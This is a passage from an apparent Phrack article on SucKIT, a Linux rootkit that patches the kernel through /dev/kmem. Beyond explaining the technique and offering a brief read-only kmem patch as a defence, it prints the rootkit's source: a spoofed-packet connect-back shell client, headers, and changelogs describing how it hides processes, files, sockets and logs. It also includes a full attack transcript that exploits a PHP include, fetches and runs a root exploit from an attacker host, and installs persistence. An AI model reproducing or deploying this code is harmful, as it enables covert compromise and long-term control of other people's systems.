                                        found++;
                                        t->a = a;
                                        t->f = push1;
                                        t->cnt = 1;
                                }
                        push1 = push2 = 0;
                } /* for (p = buf; ... */
        } /* for (i = (pgoff + 0x100000) ...*/
        close(kmem);
        t = NULL;
        for (j = 0;j < found; j++)  /* find a winner */
                if (!t || rtab[j].cnt > t->cnt) t = rtab+j;
```

```
        if (t) return t->a;
        return 0;
}
```

The code above is a simple state machine and it doesn't bother itself with potentionaly different asm code layout (when you use some exotic GCC options). It could be extended to understand different code patterns (see switch statement) and can be made more accurate by checking GFP value in PUSHes against known patterns (see paragraph bellow).

The accuracy of this code is about 80% (i.e. 80% points to kmalloc, 20% to some junk) and seem to work on 2.2.1 => 2.4.13 ok.

--[4.3 The GFP_KERNEL value

Next problem we get while using kmalloc() is the fact that value of GFP_KERNEL varies between kernel series, but we can get rid of it by help of uname()

kernel version	GFP_KERNEL value
1.0.x .. 2.4.5	0x3
2.4.6 .. 2.4.x	0x1f0

Note that there is some troubles with 2.4.7-2.4.9 kernels, which sometimes crashes due to bad GFP_KERNEL, simply because the table above is not exact, it only shows values we CAN use.

The code:

```
#define NEW_GFP         0x1f0
#define OLD_GFP         0x3

/* uname struc */
struct un {
        char    sysname[65];
        char    nodename[65];
        char    release[65];
        char    version[65];
        char    machine[65];
        char    domainname[65];
};

int     get_gfp()
{
        struct un s;
        uname(&s);
        if ((s.release[0] == '2') && (s.release[2] == '4') &&
            (s.release[4] >= '6' ||
            (s.release[5] >= '0' && s.release[5] <= '9'))) {
                return NEW_GFP;
        }
        return OLD_GFP;
}
```

--[4.3 - Overwriting a syscall

As we mentioned above, we can't call kmalloc() from user-space directly, solution is Silvio's trick [2] of replacing syscall:

1. Get address of some syscall
   (IDT -> int 0x80 -> sys_call_table)
2. Create a small routine which will call kmalloc() and return
   pointer to allocated page

3. Save sizeof(our_routine) bytes of some syscall
4. Overwrite code of some syscall by our routine
5. Call this syscall from userspace thru int $0x80, so
   our routine will operate in kernel context and
   can call kmalloc() for us passing out the
   address of allocated memory as return value.
6. Restore code of some syscall with saved bytes (in step 3.)

our_routine may look as something like that:

```
struct  kma_struc {
        ulong   (*kmalloc) (uint, int);
        int     size;
        int     flags;
        ulong   mem;
} __attribute__ ((packed));

int     our_routine(struct kma_struc *k)
{
        k->mem = k->kmalloc(k->size, k->flags);
        return 0;
}
```

In this case we directly pass needed info to our routine.

Now we have kernel memory, so we can copy our handling routines
there, point entries in fake sys_call_table to them, infiltrate
this fake table into int $0x80 and enjoy the ride :)

--[5 - What you should take care of

It would be good idea to follow these rules when writing something using
this technique:

- Take care of kernel versions (We mean GFP_KERNEL).
- Play _only_ with syscalls, _do not_ use any internal kernel
  structures including task_struct, if you want to stay portable
  between kernel series.
- SMP may cause some troubles, remember to take care
  about reentrantcy and where it is needed, use
  user-space locks [src/core.c#ualloc()]

--[6 - Possible solutions

  Okay, now from the good man's point of view. You probably would
like to defeat attacks of kids using such annoying toys. Then you
should apply following kmem read-only patch and disable LKM
support in your kernel.

```
<++> kmem-ro.diff
--- /usr/src/linux/drivers/char/mem.c   Mon Apr  9 13:19:05 2001
+++ /usr/src/linux/drivers/char/mem.c   Sun Nov  4 15:50:27 2001
@@ -49,6 +51,8 @@
 const char * buf, size_t count, loff_t *ppos)
 {
        ssize_t written;
+       /* disable kmem write */
+       return -EPERM;

  written = 0;
  #if defined(__sparc__) || defined(__mc68000__)
<-->
```

Note that this patch can be source of troubles in conjuction with
some old utilities which depends on /dev/kmem writing ability.
That's payment for security.

--[7 - Conclusion

The raw memory I/O devices in linux seems to be pretty powerful. Attackers (of course, with root privileges) can use them to hide their actions, steal informations, grant remote access and so on for a long time without being noticed. As far we know, there is not so big use of these devices (in the meaning of write access), so it may be good idea to disable their writing ability.

--[8 - References

[1] Silvio Cesare's homepage, pretty good info about low-level linux stuff
[http://www.big.net.au/~silvio]

[2] Silvio's article describing run-time kernel patching (System.map)
[http://www.big.net.au/~silvio/runtime-kernel-kmem-patching.txt]

[3] QuantumG's homepage, mostly virus related stuff
[http://biodome.org/~qg]

[4] "Abuse of the Linux Kernel for Fun and Profit" by halflife
[Phrack issue 50, article 05]

[5] "(nearly) Complete Linux Loadable Kernel Modules. The definitive guide for hackers, virus coders and system administrators."
[http://www.thehackerschoice.com/papers]

At the end, I (sd) would like to thank to devik for helping me a lot with this crap, to Reaction for common spelling checks and to anonymous editor's friend which proved the quality of article a lot.

--[9 - Appendix - SucKIT: The implementation

I'm sure that you are smart enough, so you know how to extract, install and use these files.

[MORONS HINT: Try Phrack extraction utility, ./doc/README]

ATTENTION: This is a full-working rootkit as an example of the technique described above, the author doesn't take ANY RESPONSIBILITY for any damage caused by (mis)use of this software.

```
<++> ./client/Makefile
client: client.c
        $(CC) $(CFLAGS) -I../include client.c -o client
clean:
        rm -f client core
<--> ./client/Makefile
<++> ./client/client.c
/* $Id: client.c, TTY client for our backdoor, see src/bd.c */

#include <sys/wait.h>
#include <sys/types.h>
#include <sys/resource.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <string.h>
#include <fcntl.h>

#include <netinet/tcp.h>
#include <netinet/ip.h>
#include <netinet/in.h>
#include <sys/ioctl.h>
```

```
#include <sys/types.h>
#include <net/if.h>

#include <netdb.h>
#include <arpa/inet.h>
#include <termios.h>
#include <errno.h>
#include <string.h>

#define DEST_PORT       80

/* retry timeout, 15 secs works fine,
   try lower values on slower networks */
#define RETRY           15

#include "ip.h"

int     winsize;

char    *envtab[] =
{
        "",
        "",
        "LOGNAME=shitdown",
        "USERNAME=shitdown",
        "USER=shitdown",
        "PS1=[rewt@\\h \\W]\\$ ",
        "HISTFILE=/dev/null",
        "PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:"
        "/usr/local/sbin:/usr/X11R6/bin:./bin",
        "!TERM",
        NULL
};

int     sendenv(int sock)
{
        struct  winsize ws;
#define ENVLEN  256
        char    envbuf[ENVLEN+1];
        char    buf1[256];
        char    buf2[256];
        int     i = 0;

        ioctl(0, TIOCGWINSZ, &ws);
        sprintf(buf1, "COLUMNS=%d", ws.ws_col);
        sprintf(buf2, "LINES=%d", ws.ws_row);
        envtab[0] = buf1; envtab[1] = buf2;

        while (envtab[i]) {
                bzero(envbuf, ENVLEN);
                if (envtab[i][0] == '!') {
                        char *env;
                        env = getenv(&envtab[i][1]);
                        if (!env) goto oops;
                        sprintf(envbuf, "%s=%s", &envtab[i][1], env);
                } else {
                        strncpy(envbuf, envtab[i], ENVLEN);
                }
                if (write(sock, envbuf, ENVLEN) < ENVLEN) return 0;
oops:
                i++;
        }
        return write(sock, "\n", 1);
}

void    winch(int i)
{
        signal(SIGWINCH, winch);
```

```
        winsize++;
}

void    sig_child(int i)
{
        waitpid(-1, NULL, WNOHANG);
}

int     usage(char *s)
{
        printf(
                "Usage:\n"
                "\t%s <host> [source_addr] [source_port]\n\n"
                ,s);
        return 1;
}

ulong   resolve(char *s)
{
        struct  hostent *he;
        struct  sockaddr_in si;
        /* resolve host */
        bzero((char *) &si, sizeof(si));
        si.sin_addr.s_addr = inet_addr(s);
        if (si.sin_addr.s_addr == INADDR_NONE) {
                printf("Looking up %s...", s); fflush(stdout);
                he = gethostbyname(s);
                if (!he) {
                        printf("Failed!\n");
                        return INADDR_NONE;
                }
                memcpy((char *) &si.sin_addr, (char *) he->h_addr,
                       sizeof(si.sin_addr));
                printf("OK\n");
        }
        return si.sin_addr.s_addr;
}

int     raw_send(struct rawdata *d, ulong tfrom, ushort sport, ulong to,
                 ushort dport)
{
        int                     raw_sock;
        int                     hincl = 1;
        struct  sockaddr_in     from;
        struct  ippkt           packet;
        struct  pseudohdr       psd;
        int     err;

        char                    tosum[sizeof(psd) + sizeof(packet.tcp)];

        raw_sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
        if (raw_sock < 0) {
                perror("socket");
                return 0;
        }
        if (setsockopt(raw_sock, IPPROTO_IP,
            IP_HDRINCL, &hincl, sizeof(hincl)) < 0) {
                perror("socket");
                close(raw_sock);
                return 0;
        }
        bzero((char *) &packet, sizeof(packet));
        from.sin_addr.s_addr = to;
        from.sin_family = AF_INET;

        /* setup IP header */
        packet.ip.ip_len = sizeof(struct ip) +
                           sizeof(struct tcphdr) + 12 +
```

```
                        sizeof(struct rawdata);
        packet.ip.ip_hl = sizeof(packet.ip) >> 2;
        packet.ip.ip_v = 4;
        packet.ip.ip_ttl = 255;
        packet.ip.ip_tos = 0;
        packet.ip.ip_off = 0;
        packet.ip.ip_id = htons((int) rand());
        packet.ip.ip_p = 6;
        packet.ip.ip_src.s_addr = tfrom; /* www.microsoft.com :) */
        packet.ip.ip_dst.s_addr = to;
        packet.ip.ip_sum = in_chksum((u_short *) &packet.ip,
                                     sizeof(struct ip));

        /* tcp header */
        packet.tcp.source = sport;
        packet.tcp.dest = dport;
        packet.tcp.seq = 666;
        packet.tcp.ack = 0;
        packet.tcp.urg = 0;
        packet.tcp.window = 1234;
        packet.tcp.urg_ptr = 1234;
        memcpy(packet.data, (char *) d, sizeof(struct rawdata));

        /* pseudoheader */
        memcpy(&psd.saddr, &packet.ip.ip_src.s_addr, 4);
        memcpy(&psd.daddr, &packet.ip.ip_dst.s_addr, 4);
        psd.protocol = 6;
        psd.lenght = htons(sizeof(struct tcphdr) + 12 +
                        sizeof(struct rawdata));
        memcpy(tosum, &psd, sizeof(psd));
        memcpy(tosum + sizeof(psd), &packet.tcp, sizeof(packet.tcp));
        packet.tcp.check = in_chksum((u_short *) &tosum, sizeof(tosum));

        /* send that fuckin' stuff */
        err = sendto(raw_sock, &packet, sizeof(struct ip) +
                             sizeof(struct iphdr) + 12 +
                             sizeof(struct rawdata),
                             0, (struct sockaddr *) &from,
                             sizeof(struct sockaddr));
        if (err < 0) {
                perror("sendto");
                close(raw_sock);
                return 0;
        }
        close(raw_sock);
        return 1;
}

#define BUF     16384
int     main(int argc, char *argv[])
{
        ulong   serv;
        ulong   saddr;
        ushort  sport = htons(80);
        char    hostname[1024];
        struct  rawdata         data;

        int     sock;
        int     pid;
        struct  sockaddr_in     peer;
        struct  sockaddr_in     srv;
        int     slen = sizeof(srv);
        int     ss;


        char    pwd[256];
        int     i;
        struct  termios old, new;
```

```
        unsigned char   buf[BUF];
        fd_set          fds;
        struct  winsize ws;

        /* input checks */
        if (argc < 2) return usage(argv[0]);
        serv = resolve(argv[1]);
        if (!serv) return 1;

        if (argc >= 3) {
                saddr = resolve(argv[2]);
                if (!saddr) return 1;
        } else {
                if (gethostname(hostname, sizeof(hostname)) < 0) {
                        perror("gethostname");
                        return 1;
                }
                saddr = resolve(hostname);
                if (!saddr) return 1;
        }
        if (argc == 4) {
                int     i;
                if (sscanf(argv[3], "%u", &i) != 1)
                        return usage(argv[0]);
                sport = htons(i);
        }

        peer.sin_addr.s_addr = serv;
        printf("Trying %s...", inet_ntoa(peer.sin_addr)); fflush(stdout);
        sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
        if (sock < 0) {
                perror("socket");
                return 1;
        }
        bzero((char *) &peer, sizeof(peer));

        peer.sin_family = AF_INET;
        peer.sin_addr.s_addr = htonl(INADDR_ANY);
        peer.sin_port = 0;

        if (bind(sock, (struct sockaddr *) &peer, sizeof(peer)) < 0) {
                perror("bind");
                return 1;
        }

        if (listen(sock, 1) < 0) {
                perror("listen");
                return 1;
        }

        pid = fork();
        if (pid < 0) {
                perror("fork");
                return 1;
        }

        /* child ? */
        if (pid == 0) {
                int     plen = sizeof(peer);
                if (getsockname(sock, (struct sockaddr *) &peer,
                    &plen) < 0) {
                        exit(0);
                }
                data.ip = saddr;
                data.port = peer.sin_port;
                data.id = RAWID;
                while (1) {
                        int     i;
```

```
                        if (!raw_send(&data, saddr, sport, serv,
                            htons(DEST_PORT))) {
                                exit(0);
                        }
                        for (i = 0; i < RETRY; i++) {
                                printf("."); fflush(stdout);
                                sleep(1);
                        }
                }
        }

        signal(SIGCHLD, sig_child);
        ss = accept(sock, (struct sockaddr *) &srv, &slen);
        if (ss < 0) {
                perror("Network error");
                kill(pid, SIGKILL);
                exit(1);
        }
        kill(pid, SIGKILL);
        close(sock);
        printf("\nChallenging %s\n", argv[1]);

        /* set-up terminal */
        tcgetattr(0, &old);
        new = old;
        new.c_lflag &= ~(ICANON | ECHO | ISIG);
        new.c_iflag &= ~(IXON | IXOFF);
        tcsetattr(0, TCSAFLUSH, &new);

        printf(
                "Connected to %s.\n"
                "Escape character is '^K'\n", argv[1]);

        printf("Password:"); fflush(stdout);
        bzero(pwd, sizeof(pwd));
        i = 0;
        while (1) {
                if (read(0, &pwd[i], 1) <= 0) break;
                if (pwd[i] == ECHAR) {
                        printf("Interrupted!\n");
                        tcsetattr(0, TCSAFLUSH, &old);
                        return 0;
                }
                if (pwd[i] == '\n') break;
                i++;
        }
        pwd[i] = 0;
        write(ss, pwd, sizeof(pwd));
        printf("\n");
        if (sendenv(ss) <= 0) {
                perror("Failed");
                tcsetattr(0, TCSAFLUSH, &old);
                return 1;
        }

        /* everything seems to be OK, so let's go ;) */
        winch(0);
        while (1) {
                FD_ZERO(&fds);
                FD_SET(0, &fds);
                FD_SET(ss, &fds);

                if (winsize) {
                        if (ioctl(0, TIOCGWINSZ, &ws) == 0) {
                                buf[0] = ECHAR;
                                buf[1] = (ws.ws_col >> 8) & 0xFF;
                                buf[2] = ws.ws_col & 0xFF;
                                buf[3] = (ws.ws_row >> 8) & 0xFF;
```

```
                                buf[4] = ws.ws_row & 0xFF;
                                write(ss, buf, 5);
                        }
                        winsize = 0;
                }

                if (select(ss+1, &fds, NULL, NULL, NULL) < 0) {
                        if (errno == EINTR) continue;
                        break;
                }
                if (winsize) continue;
                if (FD_ISSET(0, &fds)) {
                        int     count = read(0, buf, BUF);
//                      int     i;
                        if (count <= 0) break;
                        if (memchr(buf, ECHAR, count)) {
                                printf("Interrupted!\n");
                                break;
                        }
                        if (write(ss, buf, count) <= 0) break;
                }
                if (FD_ISSET(ss, &fds)) {
                        int     count = read(ss, buf, BUF);
                        if (count <= 0) break;
                        if (write(0, buf, count) <= 0) break;
                }
        }
        close(sock);
        tcsetattr(0, TCSAFLUSH, &old);
        printf("\nConnection closed.\n");
        return 0;
}
<--> ./client/client.c
<++> ./doc/LICENSE
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
* SUCKIT v1.1c - New, singing, dancing, world-smashing rewtkit  *
* (c)oded by sd@sf.cz & devik@cdi.cz, 2001                      *
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.
<--> ./doc/LICENSE
<++> ./doc/CHANGES
Development history:
Version 1.1c:
        - disabled flow control in client, escape char changed to ^K
Version 1.1b:
        - fixed GFP_KERNEL bug with segfaulting on 2.4.0 - 2.4.5 kernels
Version 1.1a:
        - makefile, added SIGWINCH support + autentification of remote
          user (but still in plain text ;( )
Version 1.0d:
        - added connect-back bindshell, with TTY/PTY support !
          filtering out invisible pids, connections and philes ;)
Version 1.0c:
        - only one thing we're doing at this time, is to change one letter
          in output of uname()
Version 1.0b:
        - first working version of new code, relocations made directly
          from .o, as far i know, everything works on 2.4.x smoothly,
          just add some good old features...
```

```
          Added (read: stolen) linus' string.c and vsprintf.c in order to
          make coding more user-phriendly ;)
Version 1.0a:
        - devik@cdi.cz discovered that `sidt` works on linux ... so we can
          play a bit with int 0x80 ;)) kmalloc search engine was written by
          devik too, many thanks to him!
------------------------------------------------------------------------
Version 0.3d:
        - I got 2.4.10 kernel and things are _totally_ fucked up,
          nothing didn't work, kmalloc search engine was gone and so on ..
          So i decided to rewrite code from scratch,
          divide it to more files.
Version 0.3c: (PUBLIC)
        - added getdents64 (interesting for 2.4.x kernel, but compatibility
          still not guaranted)
Version 0.3b:
        - added `scp` sniffing
        - no sniffing of hidden users anymore!
Version 0.3: (PUBLIC)
        - Punk. Fool. We don't need LKM support anymore !!!
          We're able to heuristically abtain (with 80% accuracy ;)
          sys_call_table[] and kmalloc() directly from /dev/kmem !!!
          third release under GNU/GPL
Version 0.23a:
        - completely rewritten new_getdents(), fixed major bugs,
          but still sometimes crashes unpredictabely ;-(
Version 0.22b:
        - rcscript is executed as invisible by nature ;)
Version 0.22a:
        - Fixed "unhide all" bug, feature works now
Version 0.21a:
        - added ssh2d support
Version 0.2a:
        - fixed ugly bug in that suckit forgets to hide some invisible
          pids (on high loads) without reason !!
          (thx. to root@buggy.frogspace.net ;)
Version 0.2: (PUBLIC)
        - Cleanup (the suckit.h thing, etc),
          l33t bash skripts (flares, mk, inst),
          second (BUGFIX) release under GNU/GPL
Version 0.13a:
        - Filters out the syslogd's lines of us while we logginin' in/out,
          WE'RE TOTALLY INVISIBLE NOW!
Version 0.12a:
        - Finally! We're able to hide our TCP/UDP/RAW sockets in netstat!
          Everything done usin' stealth techniqe for /proc/net/tcp|udp|raw
Version 0.11b:
        - We hide the fact that someone sets PROMISC flag on some eth iface
          (thru ioctl)
Version 0.11a:
        - Fixed the weird bug in check_names() so we're able to stay in
          kernel for more than 2 hours without consuming a lotta of memory
          and rebooting (thx. to root@host2.dns4ua.com)
Version 0.1: (PUBLIC):
        - General code cleanup, released first version under GNU/GPL
Version 0.08a:
        - Added suid=0 fakeshell thing, because some hosts don't like uid=0
          users remotely logged in ;)
Version 0.07c:
        - Fixed bug with kernel's symbol versions (strncmp ownz! ;) while
          we importin' symbols
Version 0.07b:
        - Added the `config` crap ;)
Version 0.07a:
        - Everything joined into one executable ;)
          Compilation divided into three parts:
          .C -> .S, .S -> our_parses -> .s, .s -> binary
Version 0.06a:
```

```
        - Fixed major bugs with small buffers, added PID hidding and our
          PID tracking system, leaved from using 'task_struct *current'
          and other kernel structures, so the code can work on any kernel
          of 2.2.x without recompilation !
Version 0.05a:
        - solved our problem with 'who', we forbid any write to
          utmp/wtmp/lastlog containing our username ;)
Version 0.04a:
        - "backdoor" over fake /etc/passwd for remote services
          (telnet, rsh, ssh), but we are still visible in `who` ;(
Version 0.03a:
        - First relocatable code, we still do only one thing
          (hiding files), divided into two parts object module
          (normal, vanilla kernel-LKM ;) and Silvio's kinsmod
          (which places it to kernel space thru /dev/kmem)
Version 0.02b:
        - Finally! We're able to allocate kernel memory thru kmalloc() !
          But the code does nothing ;(
Version 0.02a:
        - First executable code, we're overwriting kernel-code at static
          address.
          Fixed one major bug:
          [rewt@pikatchu ~]# ./suckit
          bash: ./suckit: No such file or directory
Version 0.01a:
        - uhm, no real code, just only concept in my head
<--> ./doc/CHANGES
<++> ./doc/README
suc-kit - Super User Control Kit, (c)ode by sd@sf.cz & devik@cdi.cz, 2001
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Works on: 2.2.x, 2.4.x linux kernels (2.0.x should too, but not tested)

SucKIT
~~~~~~
        - Code by sd <sd@sf.cz>, sd@ircnet
        - kmalloc() & idt/int 0x80 crap by devik <devik@cdi.cz>
        - Thanks to:
                Silvio Cesare for his excellent articles
                halflife (for opening my eyes to look around LKM's)
                QuantumG for example in STAOG

Description
~~~~~~~~~~~
        Suckit (stands for stupid 'super user control kit') is another of
        thousands linux rootkits, but it's unique in some ways:

Features:
        - Full password protected remote access connect-back shell
          initiated by spoofed packet (bypassing most of firewall
          configurations)

        - Full tty/pty, remote enviroment export + setting up win size
          while client gets SIGWINCH

        - It can work totally alone (without libs, gcc ...) using only
          syscalls (this applies only to server side, client is running
          on your machine, so we can use libc ;)

        - It can hide processes, files and connections
          (f00led: fuser, lsof, netstat, ps & top)

        - No changes in filesystem

Disadvantages:
        - Non-portable, i386-linux specific

        - Buggy as hell ;)
```

Instead of long explaining how to use it, small example is better:

An real example of complete attack (thru PHP bug):

```
[attacker@badass.cz ~/sk10]$ ./sk c
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
* SUCKIT v1.1c - New, singing, dancing, world-smashing rewtkit  *
* (c)oded by sd@sf.cz & devik@cdi.cz, 2001                      *
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
Usage:
./sk [command] [arg]
Commands:
  u          uninstall
  t          test
  i <pid>    make pid invisible
  v <pid>    make pid visible (0 = all)
  f [0/1]    toggle file hiding
  p [0/1]    toggle proc hiding
configuration:
  c <hidestr> <password> <home>
invoking without args will install rewtkit into memory
[attacker@badass.cz ~/sk10]$ ./sk c l33t bublifuck /usr/share/man/man4/l33t
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
* SUCKIT v1.1c - New, singing, dancing, world-smashing rewtkit  *
* (c)oded by sd@sf.cz & devik@cdi.cz, 2001                      *
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
Configuring ./sk:
OK!
[attacker@badass.cz ~/sk10]$ telnet lamehost.com 80
Trying 192.160.0.2...
Connected to lamehost.com.
Escape character is '^]'.
GET /bighole.php3?inc=http://badass.cz/egg.php3 HTTP/1.1
Host: lamehost.com

HTTP/1.1 200 OK
Date: Thu, 18 Oct 2001 04:04:52 GMT
Server: Apache/1.3.14 (Unix)  (Red-Hat/Linux) PHP/4.0.4pl1
Last-Modified: Fri, 28 Sep 2001 04:42:34 GMT
ETag: "31c6-c2-3bb3ffba"
Content-Type: text/html

IT WERKS! Shell at port 8193Connection closed by foreign host.
[attacker@badass.cz ~/sk10]$ nc -v lamehost.com 8193
lamehost.com [192.168.0.2] 8193 (?) open
w
12:08am  up  1:20,  3 users,  load average: 0.05, 0.06, 0.08
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                11:58pm 39:03   3.15s  2.95s  bash
cd /tmp
lynx -dump http://badass.cz/s.c > s.c
gcc s.c -o super-duper-hacker-user-rooter
./super-duper-hacker-user-rooter
id
uid=0(root) gid=0(root) groups=0(root)
cd /usr/local/man/man4
mkdir .l33t
cd .l33t
lynx -dump http://badass.cz/~attacker/sk10/sk > sk
chmod +s+u sk
./sk
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
* SUCKIT v1.1c - New, singing, dancing, world-smashing rewtkit  *
* (c)oded by sd@sf.cz & devik@cdi.cz, 2001                      *
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
Getting kernel stuff...OK
page_offset      : 0xc0000000
sys_call_table[] : 0xc01e5920
```

```
int80h dispatch  : 0xc0106cef
kmalloc()        : 0xc0127a20
GFP_KERNEL       : 0x000001f0
punk_addr        : 0xc010b8e0
punk_size        : 0x0000001c (28 bytes)
our kmem region  : 0xc0f94000
size of our kmem : 0x00003af2 (15090 bytes)
new_call_table   : 0xc0f968f2
# of relocs      : 0x0000015d (349)
# of syscalls    : 0x00000012 (18)
And nooooow....Shit happens!! -> WE'RE IN <-
Starting backdoor daemon...OK, pid = 2101
exit
exit
[attacker@badass.cz ~/sk10]$ su
Password:
[root@badass.cz ~/sk10]# ./cli lamehost.com
Looking up badass.cz...OK
Looking up lamehost.com...OK
Trying 192.168.0.2.....
Challenging lamehost.com
Connected to lamehost.com
Escape character is '^K'
Password:
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
* SUCKIT v1.1c - New, singing, dancing, world-smashing rewtkit  *
* (c)oded by sd@sf.cz & devik@cdi.cz, 2001                      *
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
[rewt@lamehost.com ~]# ps uwxa | grep ps
[rewt@lamehost.com ~]# cp sk /etc/rc.d/rc3.d/S99l33t
[rewt@lamehost.com ~]# exit

Connection closed.
[root@badass.cz ~/sk10]#

...and so on...

-- sd@sf.cz (sd@ircnet)
<--> ./doc/README
<++> ./doc/TODO
- some RSA for communication
- connection-less TCP for remote shell
- sniff everything & everywhere (tty's mostly ;)
- some kinda of spin-locking on SMPs
<--> ./doc/TODO
<++> ./include/suckit.h
/* $Id: suckit.h, core suckit defs */

#ifndef SUCKIT_H
#define SUCKIT_H

#ifndef __NR_getdents64
#define __NR_getdents64 220
#endif

#define OUR_SIGN OURSIGN
#define RC_FILE RCFILE

#define DEFAULT_HOME    "/usr/share/man/.sd"
#define DEFAULT_HIDESTR "sk10"
#define DEFAULT_PASSWD  "bublifuck"

/* cmd stuff */
#define CMD_TST         1       /* test */
#define CMD_INV         2       /* make pid invisible */
#define CMD_VIS         3       /* make pid visible */
#define CMD_RMV         4       /* remove from memory */
#define CMD_GFL         5       /* get flags */
```

```
#define CMD_SFL         6       /* set flags */
#define CMD_BDR         7
#define SYS_COUNT       256

#define CMD_FLAG_HP     1
#define CMD_FLAG_HF     2

/* crappy stuff */
#define BANNER \
"* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *\n" \
"* SUCKIT " SUCKIT_VERSION " - New, singing, dancing, world-smashing" \
" rewtkit  *\n" \
"* (c)oded by sd@sf.cz & devik@cdi.cz, 2001                      *\n" \
"* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *\n"

#define BAD1 "/proc/net/tcp"
#define BAD2 "/proc/net/udp"
#define BAD3 "/proc/net/raw"


/* kernel related stuff */
#define SYSCALL_INTERRUPT       0x80
#define KMEM_FILE               "/dev/kmem"
#define MAX_SYMS                4096
#define MAX_PID                 512
#define PUNK                    109 /* victim syscall - old_uname */
/* for 2.4.x */
#define KMEM_FLAGS              (0x20 + 0x10 + 0x40 + 0x80 + 0x100)



/* typedef's */
#define ulong   unsigned long
#define uint    unsigned int
#define ushort  unsigned short
#define uchar   unsigned char
struct kernel_sym {
        ulong   value;
        uchar   name[60];
};


struct  new_call {
        uint    nr;
        void    *handler;
        void    **old_handler;
} __attribute__ ((packed));


/* this struct __MUST__ correspond with c0r3 header stuff in
   utils/parse.c ! */
struct  obj_struc {
        ulong           obj_len;
        ulong           bss_len;
        void            *punk;
        uint            *punk_size;
        struct new_call *new_sct;
        ulong           *sys_call_table;
        /* these values will be passed to image */
        ulong           page_offset;
        ulong           syscall_dispatch;
        ulong           *old_call_table;
} __attribute__ ((packed));


/* struct for communication between kernel <=> userspace */
struct  cmd_struc {
        ulong   id;
```

```
        ulong   cmd;
        ulong   num;
        char    buf[1024];
} __attribute__ ((packed));


struct  kma_struc {
        ulong   (*kmalloc) (uint, int);
        int     size;
        int     flags;
        ulong   mem;
} __attribute__ ((packed));

struct mmap_arg_struct {
        unsigned long addr;
        unsigned long len;
        unsigned long prot;
        unsigned long flags;
        unsigned long fd;
        unsigned long offset;
        unsigned long lock;
};

struct de64 {
        ulong long      d_ino;
        ulong long      d_off;
        unsigned short  d_reclen;
        uchar           d_type;
        uchar           d_name[256];
};

struct de {
        long            d_ino;
        uint            d_off;
        ushort          d_reclen;
        char            d_name[256];
};

struct net_struc {
        int     fd;
        int     len;
        int     pos;
        int     data_len;
        char    dat[1];
};

struct pid_struc {
        ushort  pid;
        struct  net_struc *net;
        uchar   hidden;
} __attribute__ ((packed));

struct  config_struc {
        uchar   magic[8];
        uchar   hs[32];
        uchar   pwd[32];
        uchar   home[64];
};

#define mmap_arg ((struct mmap_arg_struct *) \
                  (page_offset - sizeof(struct mmap_arg_struct)) )
#define MM_LOCK                 0x1023AFAF

#define PAGE_SIZE               4096
#define PAGE_RW                 (PROT_READ | PROT_WRITE)
```

```
#ifndef O_RDONLY
#define O_RDONLY                0
#endif

#ifndef O_WRONLY
#define O_WRONLY                1
#endif

#ifndef O_RWDR
#define O_RDWR                  2
#endif

/* debug stuff */
#ifdef SK_DEBUG
#define skd(fmt,args...) printf(fmt, args)
#else
#define skd(fmt,args...) while (0) {}
#endif

#endif
<--> ./include/suckit.h
<++> ./include/asm.h
/* $Id: asm.h, assembly related stuff */

#ifndef ASM_H
#define ASM_H
struct idtr {
        unsigned short  limit;
        unsigned int    base;
} __attribute__ ((packed));

struct idt {
        unsigned short  off1;
        unsigned short  sel;
        unsigned char   none, flags;
        unsigned short  off2;
} __attribute__ ((packed));
#endif
<--> ./include/asm.h
<++> ./include/ip.h
/* $Id: ip.h, raw TCP/IP stuff */


struct  rawdata {
        ulong   id;
        ulong   ip;
        ushort  port;
};

struct ippkt {
        struct  ip ip;
        struct  tcphdr tcp;
        char    something[12];
        char    data[1024];
};

struct pseudohdr {
        u_int32_t       saddr;
        u_int32_t       daddr;
        u_int8_t        zero;
        u_int8_t        protocol;
        u_int16_t       lenght;
};

u_short in_chksum(u_short *ptr, int nbytes)
{
  register long           sum;            /* assumes long == 32 bits */
  u_short                 oddbyte;
```

```
  register u_short        answer;         /* assumes u_short == 16 bits */

  /*
   * Our algorithm is simple, using a 32-bit accumulator (sum),
   * we add sequential 16-bit words to it, and at the end, fold back
   * all the carry bits from the top 16 bits into the lower 16 bits.
   */
  sum = 0;
  while (nbytes > 1)
  {
    sum += *ptr++;
    nbytes -= 2;
  }

        /* mop up an odd byte, if necessary */
  if (nbytes == 1)
  {
    oddbyte = 0;            /* make sure top half is zero */
    *((u_char *) &oddbyte) = *(u_char *)ptr;   /* one byte only */
    sum += oddbyte;
  }

  /*
   * Add back carry outs from top 16 bits to low 16 bits.
   */

  sum  = (sum >> 16) + (sum & 0xffff);    /* add high-16 to low-16 */
  sum += (sum >> 16);                     /* add carry */
  answer = ~sum;          /* ones-complement, then truncate to 16 bits */

  return((u_short) answer);
}
<--> ./include/ip.h
<++> ./include/str.h
/*
 *  linux/lib/string.c
 *
 *  Copyright (C) 1991, 1992  Linus Torvalds
 */

#ifndef STRING_H
